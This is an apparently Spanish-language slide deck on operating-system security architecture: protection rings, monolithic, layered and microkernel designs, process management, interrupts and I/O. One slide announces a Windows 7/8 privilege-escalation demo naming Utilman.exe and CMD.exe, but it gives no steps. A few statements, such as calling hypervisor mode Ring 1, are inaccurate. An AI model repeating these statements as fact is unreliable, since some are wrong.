
Es donde se encuentra el núcleo, permitiendo un acceso de bajo nivel a la memoria, CPU, disco, etc.




Los dos dominios están separados. Un error o lapsus de seguridad en modo de usuario no deberían afectar el núcleo.

# The Ring Model

- El modelo de anillo es un modelo en capas que separa y protege los dominios entre ellos.
- Mientras más interno es el anillo, es más segura y confiable.
- Mientras más superior es el anillo, son menos confiables.



# The Ring Model



**Ring 0: Kernel**

**Ring 1: Other OS components**

**Ring 2: Device drivers**

**Ring 3: User applications**

# The Ring Model

Esta reservado para los componentes más confiables del Sistema Operativo.

Los procesos en esta capa, pueden acceder los componentes más críticos del sistema.

Es donde el Kernel del Sistema Operativo, trabaja.




**Ring 0**

# The Ring Model



Procesos menos estructurados, y utilidades de los sistemas operativos.



Los procesos menos confiables, como Aplicaciones.

# The Ring Model

Ring 0	Kernel del Sistema Operativo(Supervisor Mode).
Ring 1	Partes restantes del Sistema Operativo.
Ring 2	I/O Drivers y utilidades del Sistema Operativo.
Ring 3	Aplicaciones y actividades del usuario.


El número de anillo determina el nivel de acceso de un proceso.

Estos anillos de protección proporcionan una capa intermedia entre los procesos, y se utilizan para control de acceso cuando un proceso intenta acceder a otro proceso o interactuar con los recursos del sistema.

**Las entidades no pueden comunicarse directamente con los objetos en anillos superiores.** Para esto, envian sus solicitudes de comunicación a una **API** proporcionada por el sistema operativo específicamente para este propósito.

## Application Programming Interface (API)

- Es la puerta de entrada a un protocolo, servicio de operación, proceso o DLL.
- Cuando una pieza de software necesita enviar información a otra, debe formatear su solicitud de comunicación de una manera que el software de recepción comprenda.
- Proporciona control de acceso entre los procesos confiables y no confiables dentro de un sistema operativo.



# Kernel

El kernel es el núcleo del sistema operativo, lo que normalmente se ejecuta en el anillo 0.

Proporciona la interfaz entre el hardware y el resto del sistema operativo, incluyendo aplicaciones.

Es un conjunto de componentes de hardware, software y firmware que administran el acceso y funciones entre los sujetos y objetos.

Es el que ocupa el anillo más interno y tiene acceso total a todos los recursos del Hardware y Datos.

**El sector de arranque contiene la porción de código del kernel para ejecutarlo**

## **ERROR:**

Los administradores que concedan privilegios de **root** o **administrator** a aplicaciones normales.

Aplicaciones que corren en **Supervisor Mode** saltan todos los controles de seguridad causando comportamientos inesperados.

# [DEMO]

## Elevación de privilegios en Windows 8/7 - Ring0

- Utilman.exe
- CMD.exe

# Security Kernel

La seguridad del Kernel, está formado por componentes de hardware, software y firmware que caen dentro de la TCB, y se implementa y aplica el concepto de monitor de referencia.

La seguridad de Kernel media en todos los accesos y funciones entre los sujetos y objetos.

La seguridad del Kernel es el método más comúnmente utilizado para la construcción de sistemas de computación de confianza(TCB).

## **La seguridad del Kernel tiene tres requisitos principales**

Debe proporcionar **aislamiento para los procesos** que llevan a cabo el concepto de monitor de referencia, y los procesos debe ser a prueba de manipulaciones.


Debe ser invocada por cada intento de acceso y debe ser imposible de eludir. Por lo tanto, debe ser implementado de una manera completa e infalible.

Debe ser lo suficientemente pequeño para ser probado y verificado de manera completa e integral.

El Kernel tiene dos diseños básicos: **monolítico and microkernel**.

# Kernel Monolítico

Un **Kernel monolítico** se compila en un ejecutable estático y todo el núcleo se ejecuta en modo supervisor.



# Sistema Operativo Monolítico

Todo el sistema operativo actúa como una capa de software entre las aplicaciones de usuario y el nivel de hardware.

Sistemas operativos antiguos como MS-DOS, estaban basados sobre un diseño monolítico.



# Sistema Operativo Monolítico

Existen varios problemas en este enfoque:



complexity

portability

extensibility

security



La funcionalidad del código se extiende en todo el sistema, de esa forma es **difícil de probar y depurar (Test & Debug)**.

Si hay una falla en un componente de software es **difícil de localizar y corregir fácilmente**.

Este tipo de sistema operativo también es **difícil de portar de una plataforma de hardware a otra** debido a las interfaces de hardware se implementan en todo el software.

En la próxima generación de arquitectura del sistema operativo, los arquitectos de sistemas añaden más organización al sistema.


# Layered Operating System

**La arquitectura del sistema operativo en capas separa la funcionalidad del sistema en capas jerárquicas.**

**THE had five layers of functionality.**

<b>Layer 0</b>	Controla el acceso al procesador y provee funcionalidad de multiprogramación.
<b>Layer 1</b>	Lleva a cabo el <b>manejo de la memoria</b> .
<b>Layer 2</b>	Provee comunicación entre procesos(IPC)
<b>Layer 3</b>	Manejo los dispositivos I/O.
<b>Layer 4</b>	Lugar donde residen las aplicaciones.

La principal diferencia entre el enfoque monolítico y este enfoque en capas (Layered) es que **la funcionalidad dentro del sistema operativo fue presentado en capas distintivas** que llamaban el uno del otro.



## **Los sistemas operativos en capas(Layered) proveen**

### **Data Hiding**

Lo que significa que las instrucciones y datos en las diferentes capas no tienen acceso directo a las instrucciones y datos en cualquier otras capas.

Cada procedimiento en cada capa sólo tiene acceso a sus propios datos y un conjunto de funciones que se requiere para llevar a cabo sus propias tareas.

1

**Sistema Operativo Monolítico** proporciona solamente una capa de seguridad.

3

**En un sistema de capas(Layered),** cada capa debe proporcionar su propia seguridad y control de acceso.

2

**Los Softwares Modulares** y su código aumenta el nivel de garantía del sistema, ya que si un módulo está en peligro, no significa todos los demás módulos son vulnerables.

4

Este nivel de abstracción permite al sistema operativo ser más portables de una plataforma de hardware a la siguiente.

# Desventajas

**La debilidad con este enfoque en capas(Layered) es el rendimiento, la complejidad y la seguridad.**

Si varias capas de ejecución tienen que llevarse a cabo, incluso para las actividades más simples del sistema operativo, puede haber un impacto en el rendimiento.

Todavía existe mucho código ejecutándose en Kernel Mode, causando problemas de seguridad.



Mientras más procesos se están ejecutando en un estado privilegiado, más posibilidad existe de comprometer el sistema.

A medida que los Sistemas Operativos fueron evolucionando, **los arquitectos del sistema redujeron el número de procesos ejecutándose en el Kernel.**


Algunos tipos de sistemas operativos se movieron desde una arquitectura **monolítica a la Microkernel.**




**El microkernel** es un pequeño subconjunto de los procesos críticos del kernel, que se centran principalmente en la gestión de la memoria y la comunicación entre procesos.

Los componentes del sistema operativo, como los **protocolos, controladores de dispositivos y sistemas de archivos**, no se incluyen en el microkernel y trabajan en el **modo de usuario [User Mode]**.

El objetivo era limitar los procesos que se ejecutan en modo de núcleo para que el sistema sea más seguro, la complejidad se reduce, y la portabilidad del sistema operativo se incrementa.



**Microkernel Architecture**



**Major operating system kernel architectures**

Los sistemas pueden ser parcheado, pero esto es sólo un enfoque **Band-Aid**.

La seguridad debe aplicarse desde el principio y luego ir pasando a través de cada proceso del ciclo de vida de desarrollo(**SDLC**).



# Caso de Estudio

## **Linux kernel vulnerabilities:**

**State-of-the-art defenses and open problems**

<http://pdos.csail.mit.edu/papers/chen-kbugs.pdf>

**Detecting Stack Based kernel Information Leaks.**

<http://speirofr.appspot.com/files/papers/ileak-slides.pdf>

# Process Management

**Un proceso es una colección de instrucciones y recursos asignados por el sistema operativo, que se ejecuta en la memoria.**

Un programa no se considera un proceso hasta que se carga en la memoria y se activa por el sistema operativo.

**Cuando se crea un proceso, el sistema operativo le asigna recursos tales como**

Segmento de Memoria

Archivos para interactuar

Tiempo de Procesador

Acceso a las APIs

**Los procesos** se comunican entre los anillos a través de **llamadas al sistema**, que permiten a los procesos comunicarse con el núcleo y proporcionar una ventana entre los anillos.

Las llamadas al sistema son lentos, pero proveen seguridad.

Un nuevo modo llamado Hypervisor Mode o Ring 1, permiten a los invitados virtuales operar en el Ring 0, controlados por el Hypervisor.

Los procesadores Intel VT (Intel Virtualization Technology, aka “Vanderpool”) y los AMD-V (AMD Virtualization, aka “Pacífica”) soportan esta tecnología.

**El sistema operativo tiene muchas de sus propios procesos, que se utilizan para proporcionar y mantener el entorno para que las aplicaciones y los usuarios puedan trabajar.**

### **La funcionalidad que los procesos individuales proporcionan incluye**

- Desplegar datos en pantalla.
- Encolar trabajos de impresión (Spooling).
- Guardar datos en archivos temporales.

### **Los Sistemas Operativos proveen Multiprogramación**

lo que significa que más de un programa o proceso se pueden cargar en la memoria al mismo tiempo.



### **Cooperative multitasking**

Requieren de los procesos para liberar voluntariamente recursos que estaban usando.

Los procesos tenían demasiado control sobre la liberación de recursos.

### **Premptive multitasking**


El sistema operativo controla el tiempo que un proceso puede usar un recurso.

El sistema Operativo puede suspender a un proceso que está utilizando la CPU y permitir que otro proceso de acceso a la misma mediante el uso de tiempo compartido.

Una aplicación no afecta negativamente a otra aplicación con la misma facilidad.

Algunos sistemas operativos permiten hacer bifurcación(**Forking**).

Cada uno de estos procesos hijos toma las características del proceso padre, pero tiene sus propios valores de espacio de memoria, de la pila, y contador de programa.



**El sistema operativo es responsable de.**

Asignar recursos.

Crear nuevos procesos.

Sincronizar su comunicación.

Asegurarse que todos sus componentes se ejecutan en modo seguro.

**El sistema operativo mantiene una tabla de procesos, que tiene una entrada por proceso.**

asignación de memoria

puntero de pila

Estado del proceso individual

contador de programa

estado de los archivos abiertos en uso.

La razón por la que el sistema operativo documenta toda esta información de estado es que la CPU necesita toda ella cargar en sus registros cuando se van a interactuar.

# Interrupciones

Interrupciones de CPU son una forma de interrupción de hardware que causan que la CPU para detener el procesamiento de su tarea actual, guardar el estado, y comenzar a procesar una nueva solicitud. Cuando la nueva tarea se ha completado, la CPU completa la tarea anterior.

**El sistema operativo es responsable de establecer las prioridades de los diferentes procesos.**

Cuando uno proceso tiene que interrumpir a otro proceso, el sistema operativo **compara los niveles de prioridad** de los dos procesos para determinar si esta interrupción se debe permitir.

**Hay dos categorías de interrupciones: maskable y nonmaskable**

### **A maskable interrupt**

Se le asigna a un evento que puede no ser demasiado importante y el programador puede indicar que si hay llamadas de interrupción, el programa no se detiene de lo que está haciendo.

**Esto significa que la interrupción se ignora.**

### **Nonmaskable interrupts**

Nunca puede ser anulado por una solicitud debido a que el evento que tiene este tipo de interrupción asignada es crítico.

## **La mayoría de CPUs pueden hacer una cosa a la vez.**

El sistema tiene interrupciones de hardware y software.

Cuando un dispositivo necesita comunicarse con la CPU, tiene que esperar a que su interrupción sea llamada.

Lo mismo ocurre en el software. Cada proceso tiene una interrupción asignada a él.

Cuando un proceso está interactuando con la CPU y una interrupción tiene lugar (otro proceso ha solicitado acceso a la CPU), la información del proceso actual se almacena en la tabla de procesos, y el siguiente proceso obtiene su tiempo para interactuar con la CPU.

Cuando un dispositivo de E/S ha completado cualquier tarea que se le haya solicitado, tiene que informar a la CPU que los datos necesarios se encuentran ahora en la memoria para su procesamiento.

Controlador del dispositivo envía una señal al bus, que es detectada por el controlador de interrupciones.

Si la CPU está ocupada y la interrupción del dispositivo no es una prioridad más alta que cualquier trabajo que se está procesando, el dispositivo tendrá que esperar.

El controlador de interrupciones envía un mensaje a la CPU, que indica qué dispositivo necesita atención.

El sistema operativo tiene una tabla (**el vector de interrupción**) de todos los dispositivos de E/S conectados a él.

La CPU compara el número recibido con los valores en el **vector de interrupción** por lo que sabe que dispositivo E/S necesita sus servicios.

La tabla tiene las direcciones de memoria de los diferentes dispositivos de E / S.


Cuando la CPU entiende que el disco duro necesita atención, se ve en la tabla para encontrar la dirección de memoria correcta.

Uno de los principales objetivos del software del sistema operativo que controla la actividad de E / S es ser independiente del dispositivo.

Esto significa que un desarrollador puede escribir una aplicación para leer o escribir en cualquier dispositivo.

Este nivel de abstracción libera a los desarrolladores de la aplicación de tener que escribir diferentes procedimientos para interactuar con los diversos dispositivos de E/S.

**Los sistemas operativos pueden realizar procedimientos de E/S de varias maneras.**



## Programmable I/O

Si un Sistema Operativo esta usando **E/S programable**, quiere decir que **el CPU envía datos a un dispositivo de E/S y sondea si este puede recibir más datos.**



## Interrupt-Driven I/O

**E/S dirigida por interrupciones**, quiere decir que **el CPU envía un carácter a la impresora y luego va y trabaja con otra solicitud de proceso**. Cuando la impresora termina la impresión del primer carácter, envía una interrupción al CPU. El CPU detiene lo que está haciendo, envía otro carácter a la impresora y luego se mueve al otro trabajo, así continúa hasta que todo el texto es impreso.



## Direct memory (DMA)

**Es una manera de transferir datos entre los dispositivos E/S y la memoria del sistema sin necesidad de utilizar la CPU.** Esto acelera transmisión de datos de manera significativa. El controlador DMA envía caracteres a la impresora sin molestar a la CPU. Este método se conoce como **unmapped I/O**.



## Premapped I/O

proporcionar dos enfoques que pueden afectar directamente a la seguridad. la **CPU envía la dirección de memoria física del proceso solicitante al dispositivo E/S**, y el dispositivo E/S tiene la confianza suficiente para **interactuar con los contenidos de la memoria directamente**. por lo que la CPU no controla las interacciones entre el dispositivo de E / S y la memoria. **El sistema operativo confía en que el dispositivo se comportara adecuadamente.**



## Fully Mapped I/O

**El sistema operativo no confía en el proceso o dispositivo de E/S para interactúa directamente con la memoria y actúa como el agente para controlar la forma en que se comunican entre sí.** La dirección física no se le da al dispositivo de E / S. En su lugar, el dispositivo funciona puramente con direcciones lógicas y trabaja en nombre del proceso solicitante.



## Watchdog timer

**Está diseñado para recuperar un sistema reiniciando si los procesos críticos cuelgan por accidente.** El temporizador de vigilancia reinicia el sistema cuando llega a cero, los procesos críticos del sistema operativo continuamente reinician el temporizador, pero si un proceso crítico se cuelga o se bloquea, ya no restablece el temporizador de vigilancia, que llega a cero, y causa que se reinicie el sistema.

**Este mecanismo ofrece un entorno más estable.**

# Thread Management

